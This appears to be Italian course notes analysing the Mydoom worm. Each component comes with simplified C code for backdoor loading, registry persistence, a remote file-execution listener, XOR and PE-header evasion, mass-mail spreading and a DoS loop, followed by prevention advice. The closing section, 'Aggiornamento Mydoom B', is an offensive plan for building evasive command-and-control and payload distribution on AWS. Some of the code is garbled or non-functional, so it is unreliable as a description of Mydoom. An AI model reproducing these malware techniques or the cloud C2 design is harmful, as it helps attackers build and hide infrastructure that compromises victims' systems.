- **Descrizione:** Decifra e installa una libreria di sistema (`shimgapi.dll`) per abilitare la backdoor. Questa libreria viene caricata nel sistema per consentire il controllo remoto.
- **Scopo:** Stabilire una backdoor nel sistema.
- **Codice:**

```
void payload_xproxy(struct sync_t *sync) {  
    // Carica e installa la libreria di backdoor  
    LoadLibrary(sync->xproxy_path);  
}
```

- **Esempio:** Se chiamata, `payload_xproxy` consente all'attaccante di controllare il sistema da remoto, caricando dinamicamente una

libreria malevola.

Funzione: `sync_install`

- **Descrizione:** Copia il malware nelle directory di sistema per garantirne l'esecuzione continua.
- **Scopo:** Garantire la persistenza del malware.
- **Codice:**

```
void sync_install(struct sync_t *sync) {  
    // Copia il malware nelle directory di sistema  
    CopyFile(sync->source_path, sync->target_path, FALSE);  
}
```

- **Esempio:** Dopo l'installazione, il malware può ripristinarsi automaticamente anche se viene rimosso manualmente.

Funzione: `sync_startup`

- **Descrizione:** Configura l'avvio automatico del malware ogni volta che il sistema viene riavviato, modificando il registro di Windows.
- **Scopo:** Assicurare l'esecuzione automatica del malware.
- **Codice:**

```
void sync_startup(struct sync_t *sync) {  
    HKEY hKey;  
    RegOpenKey(HKEY_CURRENT_USER,  
        "Software\\Microsoft\\Windows\\CurrentVersion\\Run",  
        &hKey);  
    RegSetValueEx(hKey, "TaskMon", 0, REG_SZ, (BYTE*)sync->xproxy_path,  
        strlen(sync->xproxy_path));  
    RegCloseKey(hKey);  
}
```

- **Esempio:** `sync_startup` crea una chiave di registro che fa sì che il malware si riavvii automaticamente.

2. xproxy.c

Funzione: `socks4_exec`

- **Descrizione:** Riceve un file tramite socket e lo esegue nel sistema. Viene usato per eseguire comandi da remoto, come parte della backdoor.
- **Scopo:** Permettere l'esecuzione di file e comandi da remoto.
- **Codice:**

```
static void socks4_exec(int sock) {
    char buf[MAX_PATH];
    recv(sock, buf, MAX_PATH, 0);
    FILE *fp = fopen("malicious.exe", "wb");
    fwrite(buf, sizeof(char), sizeof(buf), fp);
    fclose(fp);
    STARTUPINFO si = {0};
    PROCESS_INFORMATION pi = {0};
    CreateProcess(NULL, "malicious.exe", NULL, NULL,
        FALSE, 0, NULL, NULL, &si, &pi);
}
```

- **Esempio:** Con `socks4_exec`, l'attaccante può inviare ed eseguire file a distanza, garantendo il controllo completo.

Funzione: `socks4_main`

- **Descrizione:** Inizializza un server SOCKS4 che ascolta un intervallo di porte per creare un proxy di controllo remoto.
- **Scopo:** Stabilire un server proxy per l'accesso remoto.
- **Codice:**

```
int socks4_main(int port, int initthreads) {
    SOCKET sockfd;
    struct sockaddr_in servaddr;
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
```

```

servaddr.sin_family = AF_INET;
servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
servaddr.sin_port = htons(port);
bind(sockfd, (struct sockaddr*)&servaddr,
sizeof(servaddr));
listen(sockfd, 5);
while (1) {
    int connfd = accept(sockfd, (struct
sockaddr*)&NULL, NULL);
    socks4_exec(connfd);
}
}

```

- **Esempio:** Con `socks4_main`, l'attaccante può accedere al sistema infetto attraverso un server proxy SOCKS4.

3. client.c

Funzione: `main`

- **Descrizione:** Funzione client che si connette a un server remoto e invia un file binario. Utilizzata per trasferire file al server.
- **Scopo:** Trasferire file al server remoto.
- **Codice:**

```

void main(int argc, char *argv[]) {
    // Codice per la connessione al server SOCKS4 e invio
    del file
    SOCKET sockfd = socket(AF_INET, SOCK_STREAM, 0);
    connect(sockfd, (struct sockaddr*)&server,
sizeof(server));
    send(sockfd, "malicious_file",
sizeof("malicious_file"), 0);
    closesocket(sockfd);
}

```

- **Esempio:** Il client SOCKS4 utilizza `main` per inviare file come payload al sistema remoto.

4. crypt1.c

Funzione: `main`

- **Descrizione:** Crittografa o decrittografa un file usando una chiave XOR variabile, rendendo i dati meno rilevabili.
- **Scopo:** Offuscare file crittografando i dati.
- **Codice:**

```
int main(int argc, char *argv[]) {
    char key = 'X';
    FILE *file = fopen("infected_file", "rb+");
    char c;
    while (fread(&c, 1, 1, file)) {
        c ^= key;
        fseek(file, -1, SEEK_CUR);
        fwrite(&c, 1, 1, file);
    }
    fclose(file);
}
```

- **Esempio:** Un file di configurazione può essere crittografato con XOR per evitare il rilevamento da parte di antivirus.

5. rot13.c

Funzione: `rot13c`

- **Descrizione:** Esegue una crittografia ROT13, spostando ogni lettera di 13 posizioni. Usata per offuscare testo semplice.
- **Scopo:** Offuscare testo usando la crittografia ROT13.
- **Codice:**

```
char rot13c(char c) {
    char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    char l[] = "abcdefghijklmnopqrstuvwxyz";
    char *p;
    if ((p = strchr(u, c)) != NULL) return u[((p - u) +
13) % 26];
    else if ((p = strchr(l, c)) != NULL) return l[((p - l)
+ 13) % 26];
    else return c;
}
```

- **Esempio:** La stringa "HELLO" viene offuscata in "URYYB".

6. cleanpe.cpp

Funzione: `main`

- **Descrizione:** Rimuove intestazioni superflue da file PE (Portable Executable), rendendoli meno identificabili come malware.
- **Scopo:** Evasione dei sistemi di sicurezza tramite rimozione di metadati.
- **Codice:**

```
void main(int argc, char *argv[]) {
    FILE *file = fopen(argv[1], "rb+");
    fseek(file, HEADER_OFFSET, SEEK_SET);
    fwrite(NULL, HEADER_SIZE, 1, file); // Rimuove
l'intestazione
    fclose(file);
}
```

- **Esempio:** Il file PE risulta meno riconoscibile dai sistemi di rilevamento antivirus.

7. bin2c.c

Funzione: `main`

- **Descrizione:** Converte un file binario in un array di caratteri, permettendone l'integrazione diretta nel codice sorgente.
- **Scopo:** Convertire file binari in un formato incorporabile nel codice.
- **Codice:**

```
int main(int argc, char *argv[]) {  
    FILE *in = fopen(argv[1], "rb");  
    printf("const char file[] = {");  
    char c;  
    while (fread(&c, 1, 1, in)) {  
        printf("0x%02x, ", c);  
    }  
    printf("};");  
    fclose(in);  
}
```

8. lib.c

Funzione: `is_online`

- **Descrizione:** Verifica la connessione Internet utilizzando `wininet.dll`, assicurandosi che il sistema sia online.
- **Scopo:** Controllare la connessione Internet.
- **Codice:**

```
int is_online(void) {  
    return  
    InternetCheckConnection("http://www.google.com",  
    FLAG_ICC_FORCE_CONNECTION, 0);  
}
```

- **Esempio:** Il malware può verificare se il sistema è online prima di contattare i server di comando.

9. massmail.c

Funzione: `massmail_main`

- **Descrizione:** Gestisce la coda di email infette da inviare per diffondere il malware tramite email.
- **Scopo:** Diffusione tramite email infette.
- **Codice:**

```
void massmail_main(void) {  
    char *email_list[] = {"victim1@example.com",  
                          "victim2@example.com"};  
    for (int i = 0; i < sizeof(email_list) /  
        sizeof(email_list[0]); i++) {  
        send_infected_email(email_list[i]);  
    }  
}
```

- **Esempio:** Il malware invia email infette a una lista di contatti rubata.

Funzione: `mm_gen`

- **Descrizione:** Genera email basate su contatti esistenti, utilizzando nomi e domini comuni per aumentare le probabilità di apertura dei messaggi.
- **Codice:**

```
void mm_gen(void) {  
    char *names[] = {"John", "Alice", "Bob"};  
    char *domains[] = {"example.com", "mail.com",  
                      "test.com"};  
    for (int i = 0; i < sizeof(names) / sizeof(names[0]);  
        i++) {  
        for (int j = 0; j < sizeof(domains) /  
            sizeof(domains[0]); j++) {  
            printf("%s@%s\n", names[i], domains[j]); //  
            Genera un indirizzo email  
        }  
    }  
}
```

```
    }  
  }  
}
```

- **Esempio:** Il malware invia email infette a una lista di contatti rubata.

10. scan.c

Funzione: `scan_main`

- **Descrizione:** Scansiona i file locali per raccogliere indirizzi email, che il malware utilizza per espandere la propria rete.
- **Scopo:** Scansione dei file per raccogliere indirizzi email.
- **Codice:**

```
void scan_main(void) {  
    char *file_types[] = {".txt", ".html", ".asp"};  
    for (int i = 0; i < sizeof(file_types) /  
sizeof(file_types[0]); i++) {  
        scan_files_for_emails(file_types[i]);  
    }  
}
```

- **Descrizione:** `scan_main` estrae indirizzi email da file locali per aumentare la diffusione del malware.

Funzione: `scan_disk`

- **Descrizione:** Scansiona i dischi locali alla ricerca di file contenenti indirizzi email e altre informazioni utili per la propagazione del malware.
- **Codice:**

```
void scan_disks(void) {  
    // Esegue la scansione dei dischi locali per indirizzi  
    email
```



```
char *dirs[] = {"C:\\", "D:\\"};
for (int i = 0; i < sizeof(dirs) / sizeof(dirs[0]);
i++) {
    scan_directory(dirs[i]);
}
}
```

- **Esempio:** `scan_disks` permette al malware di scansionare interi dischi per raccogliere informazioni utili per la diffusione.

11. msg.c

Funzione: `create_email`

- **Descrizione:** Genera email con allegati infetti e intestazioni falsificate, appositamente progettate per ingannare il destinatario.
- **Scopo:** Creare email infette per la diffusione del malware.
- **Codice:**

```
void create_email(char *to, char *subject, char *body) {
    printf("To: %s\nSubject: %s\n\n%s\n", to, subject,
body);
    add_attachment("infected_attachment.zip");
}
```

- **Esempio:** `create_email` costruisce email convincenti per spingere l'utente ad aprire l'allegato infetto.

12. p2p.c

Funzione: `search_files`

- **Descrizione:** Scansiona le reti peer-to-peer (P2P), come Kazaa, e sostituisce file legittimi con versioni infette.
- **Scopo:** Diffusione tramite reti P2P.
- **Codice:**

```

void search_files(void) {
    char *popular_files[] = {"music.mp3", "video.avi"};
    for (int i = 0; i < sizeof(popular_files) /
sizeof(popular_files[0]); i++) {
        replace_with_infected_file(popular_files[i]);
    }
}

```

- **Esempio:** Il malware sostituisce file popolari nelle reti P2P con versioni infette, diffondendosi tramite download condivisi.

13. sco.c

Funzione: `scodos_main`

- **Descrizione:** Esegue un attacco DoS mirato a server specifici, come `www.sco.com`, sovraccaricandolo con richieste e rendendolo inaccessibile.
- **Scopo:** Attacco DoS contro server mirati.
- **Codice:** 🔑 Chiavi: worm, malware, mydoom, analisiCodice, sicurezzaInformatica

```

void scodos_main(void) {
    struct sockaddr_in target;
    target.sin_family = AF_INET;
    target.sin_port = htons(80);
    inet_pton(AF_INET, "www.sco.com", &target.sin_addr);
    while (1) {
        int sockfd = socket(AF_INET, SOCK_STREAM, 0);
        connect(sockfd, (struct sockaddr*)&target,
sizeof(target));
        send(sockfd, "GET / HTTP/1.1\r\n\r\n", 18, 0);
        close(sockfd);
    }
}

```

- **Esempio:** `scodos_main` è progettata per interrompere l'accesso a un server generando traffico eccessivo.

14. xdns.c

Funzione: `dns_query`

- **Descrizione:** Invia richieste DNS per risolvere i nomi di dominio dei server di comando e controllo (C&C).
- **Scopo:** Recuperare gli indirizzi IP dei server di comando.
- **Codice:**

```
void dns_query(char *domain) {  
    struct hostent *host = gethostbyname(domain);  
    if (host) {  
        printf("IP Address: %s\n", inet_ntoa(*(struct  
in_addr*)host->h_addr));  
    }  
}
```

- **Esempio:** `dns_query` ottiene l'indirizzo IP del server C&C, permettendo al malware di ricevere comandi.

15. xsmtp.c

Funzione: `smtp_send`

- **Descrizione:** Gestisce l'invio delle email tramite il protocollo SMTP, completando il processo di invio delle email infette.
- **Scopo:** Invio automatico di email infette.
- **Codice:**

```
void smtp_send(char *email, char *subject, char *body,  
char *attachment) {  
    printf("Sending to: %s\nSubject: %s\n", email,  
subject);  
}
```

```
printf("Body:\n%s\n", body);  
printf("Attachment: %s\n", attachment);  
}
```

- **Esempio:** `smtp_send` permette al malware di inviare email infette senza dipendere dal client email locale.

16. zipstore.c

Funzione: `create_zip`

- **Descrizione:** Crea file ZIP con all'interno copie infette del malware, utilizzati come allegati nelle email per evitare il rilevamento.
- **Scopo:** Offuscare i file infetti in archivi ZIP.
- **Codice:**

```
void create_zip(char *filename) {  
    FILE *zip = fopen("infected.zip", "wb");  
    FILE *file = fopen(filename, "rb");  
    char buffer[1024];  
    while (fread(buffer, 1, sizeof(buffer), file) > 0) {  
        fwrite(buffer, 1, sizeof(buffer), zip);  
    }  
    fclose(file);  
    fclose(zip);  
}
```

- **Esempio:** `create_zip` comprime i file infetti in archivi ZIP, facilitando l'elusione dei sistemi di sicurezza.

Conclusione Finale

Mydoom è un malware scritto in linguaggio C che rappresenta una delle minacce più persistenti e complesse mai sviluppate, grazie alla sua capacità di combinare diverse tecniche di diffusione e offuscamento. Questo worm si diffonde principalmente tramite email e reti peer-to-peer,

sfruttando un server SOCKS4 come backdoor e inviando istruzioni a dispositivi infetti attraverso un server di comando e controllo. Le sue funzionalità chiave includono:

1. **Persistenza:** Configura l'avvio automatico e copia se stesso nelle directory di sistema, assicurando che il malware sopravviva ai riavvii del sistema.
2. **Offuscamento:** Usa crittografia XOR e ROT13 e comprime i file infetti in archivi ZIP, il tutto per ridurre il rischio di rilevamento.
3. **Diffusione:** Tramite il modulo di invio massivo di email e la manipolazione delle reti P2P, Mydoom riesce a raggiungere velocemente un alto numero di sistemi.
4. **Attacco DoS:** Mydoom può generare un traffico eccessivo verso server mirati, rendendoli inaccessibili agli utenti legittimi.
5. **Backdoor e controllo remoto:** Utilizza un server SOCKS4 per aprire una backdoor nel sistema, fornendo all'attaccante il pieno controllo.

Prevenzione e Rimedi

Rimedi in caso di infezione:

- **Isolamento del sistema:** Disconnettere immediatamente il sistema dalla rete per evitare ulteriore diffusione e comunicazione con i server di comando e controllo.
- **Rimozione del malware:** Utilizzare software antivirus aggiornati con database malware estesi. Se possibile, eseguire scansioni in modalità provvisoria per ridurre le capacità operative del malware.
- **Ripristino del sistema:** Eseguire il ripristino da un backup affidabile o formattare il sistema se necessario, poiché i danni e le modifiche apportate potrebbero essere difficili da invertire manualmente.

Prevenzione dell'infezione:

- **Formazione degli utenti:** Educare gli utenti a riconoscere email di phishing e allegati sospetti è essenziale, in quanto Mydoom sfrutta tecniche di ingegneria sociale per ingannare le vittime.
- **Aggiornamenti e patch:** Mantenere i sistemi e i software sempre aggiornati. Le patch di sicurezza spesso includono protezioni contro le vulnerabilità sfruttate dai malware.
- **Sistemi di protezione avanzata:** L'uso di firewall, antivirus e sistemi di rilevamento delle intrusioni (IDS) contribuisce a bloccare tentativi di accesso non autorizzati e comportamenti sospetti.
- **Politiche di accesso e backup:** Limitare i privilegi di accesso e mantenere backup regolari in luoghi sicuri permette un recupero rapido in caso di infezione.

Conclusione

Mydoom evidenzia l'importanza di una strategia di sicurezza proattiva che comprenda educazione degli utenti, strumenti di sicurezza aggiornati e pratiche di backup affidabili. La capacità del malware di persistere e diffondersi tramite email, P2P e altre vulnerabilità fa sì che rimanga una minaccia concreta e duratura.

🔑 **Chiavi:** worm, malware, mydoom, analisiCodice, sicurezzaInformatica

BW3 Aggiornamento Mydoom B

1. Server di Comando e Controllo (C&C) Distribuito su AWS

- **Elastic Load Balancing (ELB):** Utilizzare un bilanciatore di carico per distribuire le richieste su diversi server C&C ospitati su AWS, rendendo la struttura più resiliente e difficile da abbattere.
- **Lambda Functions:** Usare funzioni AWS Lambda come endpoint per comunicare con le macchine infette. Lambda può eseguire codice senza richiedere un server dedicato, riducendo l'impatto visibile e i costi.
- **DynamoDB o S3 per Dati di Controllo:** Salvare comandi, aggiornamenti o liste di target in un database NoSQL come DynamoDB o in bucket S3, dove le macchine infette possono accedere in modo distribuito. DynamoDB offre query rapide e scalabilità automatica, facilitando la gestione di grandi reti infette.

2. Sfruttamento della Memoria Temporanea e Persistent Storage

- **S3 per Archiviazione Temporanea:** Salvare file o payload temporanei in bucket S3 con permessi limitati, accessibili tramite URL pre-firmati. Questo permette il recupero di file solo quando necessario, riducendo il rischio di rilevamento.
- **AWS Secrets Manager:** Conservare informazioni critiche, come chiavi di crittografia e token di accesso, in modo sicuro e accessibile alle funzioni Lambda.

3. Automatizzazione della Diffusione

- **SNS (Simple Notification Service):** Utilizzare SNS per inviare notifiche o comandi alle macchine infette. Configurando SNS con

Lambda, le macchine infette possono ricevere aggiornamenti o comandi nuovi ogni volta che viene pubblicato un nuovo messaggio.

- **IAM Roles e Policies Restrittive:** Utilizzare ruoli IAM e policy strettamente limitate per ogni servizio AWS coinvolto, per ridurre la possibilità di rilevamento o blocco delle risorse cloud.

4. Evasione di Rilevamento

- **Utilizzo di CloudFront:** Distribuire i payload tramite Amazon CloudFront (rete CDN di AWS) per mimetizzare il traffico come traffico normale web e migliorare la latenza e disponibilità.
- **CloudWatch Logs e Metrics:** Utilizzare CloudWatch per monitorare attività e rispondere rapidamente a eventuali segnalazioni di rilevamento o problemi nella rete di distribuzione, mantenendo tutto su AWS.

5. Self-Update e Propagazione

- **Distribuzione tramite S3 e EC2 Spot Instances:** Pubblicare aggiornamenti del malware su S3 e farli scaricare periodicamente dalle macchine infette. Usare istanze Spot per caricare temporaneamente payload aggiornati senza mantenere risorse attive, riducendo i costi.
 - **AWS IoT per Diffusione:** Sfruttare AWS IoT per coordinare la diffusione tra diversi dispositivi IoT connessi, che potrebbero ricevere il malware da AWS e trasmetterlo ad altri dispositivi vulnerabili nella rete.
-